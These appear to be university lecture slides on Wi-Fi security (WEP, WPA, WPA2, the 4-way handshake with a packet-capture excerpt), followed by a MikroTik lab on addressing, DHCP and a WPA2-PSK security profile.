



Wireless LAN 3/3


KIS FRI UNIZA

Vytvorené v rámci projektu KEGA 026TUKÉ-4/2021

WLAN Authentication and Data Encryption methods

The 802.11 standard specifies two methods for the authentication: Open System authentication and Shared Key authentication.

- **Open System authentication** - two frames exchange in this process. The first message contains the sending node's 802.11 capabilities. Once the Open System authentication and association is successful, the client becomes a member of the BSS. WEP is not used as part of the Open System authentication process, but WEP encryption can be used to provide data security after a successful authentication and association.
- **Shared Key Authentication** - four authentication messages exchange between client and AP and uses **WEP (Wired Equivalent Privacy)** encryption to authenticate the client.
 1. The client sends the authentication request to the AP.
 2. The AP sends a clear-text challenge to the client station using an authentication response frame.
 3. The client station then encrypts the clear-text challenge and sends it back to the AP by using the frame body of the authentication frame.
 4. The AP decrypts the station's response and compares it to the challenge text. If it matches, the AP will send the final authentication frame to the client and confirms the successful authentication.






WEP - Authentication

- Used for Authentication as well as for data encryption
- Uses **RC4** (Rivest Cipher, also called Pseudo Random Number Generator - **PRNG**) cipher for confidentiality and uses CRC-32 checksum for transmission error less integrity
- RC4 is an encryption algorithm, which is known as stream cipher. Stream cipher operates by expanding a short key into an infinite pseudo-random **keystream**.
- Keystream is a stream of pseudo-random characters that are combined with a plaintext message to produce an encrypted message.
- 24-bit **Initialization Vector (IV)** and 40-bit (10 4-bit hex characters 0-9 A-F) or 104-bit **Secret WEP Key**, the purpose of the random IV ($2^{24} \sim 16$ million possible key streams for a Key) is to allow reuse of the same Secret WEP Key for several different messages
- **Challenge authentication message** sent by AP - cleartext message 128 bytes long
 - Encrypted challenge sent by the client, together with cleartext IV and **ICV** (Integrity Check Value – fixed length hash of the cleartext - 4B)

WEP - Data encryption


- **XORs** key-stream (**K**) with plaintext (**P**) to produce ciphertext (**C**)
- Per packet encryption - IV randomly changes for each packet
- Random IV and Secret Key is combined (IV is pre-pended to K) as an input string for PRNG (24+40 or 24+104) **64-bit or 128-bit RC4 key** (or **Seed**)
- Each device can have up to 4 static WEP keys, **Key ID** parameter used to identify it
- the purpose of the random IV ($2^{24} \sim 16$ million possible key-streams for a single key)



WEP - proved insecure therefore already deprecated



Two possible ways of breaking WEP encrypted data:

1. To discover the Secret Key itself
 2. To discover all possible key-streams that a Key can generate
 - RC4 encryption involves XOR-ing the keystream (K) with the plaintext (P) data to produce the ciphertext (C). If an attacker knows any two of these three elements, he can calculate the third. An attacker can always know C because it is broadcast. Thus, if an attacker knows P, he can get K. After he has K, he can recover P in following packets.
 - A dictionary of all (~16M) keystreams that are ~1500B long (packets) only takes about 24 GB to store.
- I. One method is to wait for repeated keystreams (known via IV), known as a collision, which reveals information about the data and the keystream.*
- II. The 2nd method is to know some or all of the data that was encrypted.*



WPA - Data encryption

- **WPA - WiFi Protected Access**
- **WPA** was introduced before 802.11i (~2003) as an intermediate solution to WEP vulnerabilities
- Uses **RC4** encryption protocol to secure data with **TKIP** enhancement
- **Temporal Key Integrity Protocol (TKIP)** – uses the RC4 stream encryption algorithm as its basis. However, dynamically generates a new random **128-bit RC4 key** (per-packet key) for each packet.
- WPA included a **Message Integrity Check (MIC, using new hashing function Michael)**. This replaced the CRC.




WPA2 - Data encryption

- WPA2 has been standardized in 802.11i
- 802.11i-2004 is an amendment to original 802.11
- 128-bit **Advanced Encryption Standard (AES)** block cipher algorithm for both authentication and encryption processes, replaces RC4
- **Counter Mode with Cipher Block Chaining (CCMP)** replaces TKIP
 - CCM mode for AES
 - 128-bit keys, 48-bit IV
 - CBC-MAC for the message integrity
- WPA2 still considered secure
- Vulnerability in 4-way handshake

	WEP 1997	WPA 2003	WPA2 2004
Encryption	RC4	RC4	AES
Key rotation	None	Dynamic session keys	Dynamic session keys
Key distribution	Manually typed into each device	Automatic distribution available	Automatic distribution available
Authentication	Uses WEP key as AuthC	Can use 802.1x & EAP	Can use 802.1x & EAP


WPA/WPA2 – Authentication modes

- **WPA Personal mode** - It is also called **WPA-PSK (Pre-Shared Key)**
 - Home or small offices
 - No authentication server
 - A secret key shared manually
- **WPA Enterprise mode** - In order to authenticate users and issue new keys that ensure a key management it utilizes the **IEEE 802.1x** standard (port-based access control standard)
 - Requires a **RADIUS** (Remote Authentication Dial-In User Service) server
 - 802.1X standard uses the **Extensible Authentication Protocol (EAP)**, EAP over LAN (EAPoL) on Ethernet, for authentication
 - Provides additional per user security



WPA/WPA2 – Authentication – 4-way handshaking

- **PTK (Pairwise Transient key)** is used to encrypt all unicast traffic between a client station and the access point
 - $PTK = Pseudo_Random_Function (PMK + Anonce + SNonce + Mac (AA) + Mac (SA))$
- **PMK (Pairwise Master Key)**. Generated from MSK (Master Session Key), which is generated during 802.1x/EAP process or simply **Pre-Share Key (PSK)**
- **SNonce** – STA Nonce
- **ANonce** – AP Nonce



WPA/WPA2 – Authentication

```
291 6.940659... 42:e1:69:6d:2b:e6 Routerbo_25:f2:3a 802.11 123 Association Request, SN=2224
293 6.942485... Routerbo_25:f2:3a 42:e1:69:6d:2b:e6 802.11 98 Association Response, SN=779
```

```
315 6.953653... Routerbo_25:f2:3a 42:e1:69:6d:2b:e6 EAPOL 175 Key (Message 1 of 4)
317 6.964361... 42:e1:69:6d:2b:e6 Routerbo_25:f2:3a EAPOL 175 Key (Message 2 of 4)
319 6.967242... Routerbo_25:f2:3a 42:e1:69:6d:2b:e6 EAPOL 209 Key (Message 3 of 4)
321 6.971740... 42:e1:69:6d:2b:e6 Routerbo_25:f2:3a EAPOL 153 Key (Message 4 of 4)
324 6.983304... Routerbo_25:f2:3a Broadcast 802.11 193 Beacon frame, SN=792, FN=0,
```

▶ Frame 315: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits) on interface wlan0, id 0

▶ Radiotap Header v0, Length 18

▶ 802.11 radio information

▶ IEEE 802.11 Data, Flags:F.C

▶ Logical-Link Control

▼ 802.1X Authentication

Version: 802.1X-2001 (1)

Type: Key (3)

Length: 117

Key Descriptor Type: EAPOL RSN Key (2)

[Message number: 1]

▶ Key Information: 0x008a

Key Length: 16

Replay Counter: 1

WPA Key Nonce: 0264e1a87deab169023b8fdf8914a91be4817e95587441478ef63977af3fd79d

Key IV: 00000000000000000000000000000000

WPA Key RSC: 0000000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: 00000000000000000000000000000000

WPA Key Data Length: 22


▶ WPA Key Data: dd14000fac0499bc7ec61efc21bb5c7799ef52717c95



LAB

MikroTik basic setup

Topology and addressing



IP addresses & routing table with default route

The screenshot displays the Mikrotik WinBox interface. On the left, the 'IP' menu is highlighted in blue. The 'Addresses' menu item is circled in orange. The 'Address List' window is open, showing two entries:

Address	Network	Interface
192.168.1.19/24	192.168.1.0	ether1
192.168.114.1/24	192.168.114.0	wlan1

The 'Address <192.168.114.1/24>' configuration window is also open, showing the following details:

- Address: 192.168.114.1/24
- Network: 192.168.114.0
- Interface: wlan1

The 'Route List' window is open, showing the routing table with the following entries:

Routes	Dst. Address	Gateway	Distance	Routing Mark	Pref. Source
DAS	0.0.0.0/0	192.168.1.1 reachable ether1	1		
DAC	192.168.1.0/24	ether1 reachable	0		192.168.1.19
DAC	192.168.114.0...	wlan1 reachable	0		192.168.114.1

Hand-drawn annotations include a blue circle around the 'IP' menu, an orange circle around 'Addresses', and another orange circle around the 'Routes' tab in the 'Route List' window.

DHCP service

The screenshot displays the Mikrotik WinBox DHCP configuration interface. The left sidebar shows the navigation tree with 'IP' and 'DHCP Server' highlighted. The main window shows the 'DHCP Server' configuration for 'server1' on interface 'wlan1'. A callout window shows the 'Networks' tab with a table of configured networks. Another callout window shows the 'IP Pool' configuration for 'pool1'.

Callout 1: DHCP Server Networks

Address	Gateway	DNS Servers	Domain
192.168.114.0/24	192.168.114.1	8.8.8.8	

Callout 2: DHCP Server Configuration (server1)

Name	Interface	Relay	Lease Time	Address Pool	Relay
server1	wlan1		00:10:00	pool1	no

Callout 3: IP Pool Configuration (pool1)

Name	Addresses	Next Pool
pool1	192.168.114.101-192.168.114.110	none

Main DHCP Server Configuration (server1):

- Name: server1
- Interface: wlan1
- Relay: (empty)
- Lease Time: 00:10:00
- Bootp Lease Time: forever
- Address Pool: pool1
- DHCP Option Set: (empty)
- Src. Address: (empty)
- Delay Threshold: (empty)
- Authoritative: yes
- Bootp Support: static
- Client MAC Limit: (empty)
- Use RADIUS: no

Wireless & Security Profile

Wireless Tables

WiFi Interfaces W60G Station Nstreme Dual Access List Registration Connect List Security Profiles Channels

Name	Mode	Authenticatio...	Unicast Ciphers	Group Ciphers	WPA Pre-Shared ...	WPA2 Pre-Shared
* default	dynamic keys	WPA2 PSK	aes ccm	aes ccm	*****	*****

Security Profile <default>

General RADIUS EAP Static Keys

Name: default

Mode: dynamic keys

Authentication Types: WPA PSK WPA2 PSK WPA EAP WPA2 EAP

Unicast Ciphers: aes ccm tkip

Group Ciphers: aes ccm tkip

WPA Pre-Shared Key:

WPA2 Pre-Shared Key: *****

Supplicant Identity: MikroTik

Group Key Update: 00:05:00

Management Protection: disabled

Management Protection Key:

default

Wireless Tables

WiFi Interfaces W60G Station Nstreme Dual Access List Registration Connect List Security Profile

Name	Type	Actual MTU	Tx	Rx
R wlan1	Wireless (Atheros AR9...	1500	0 bps	0 bps
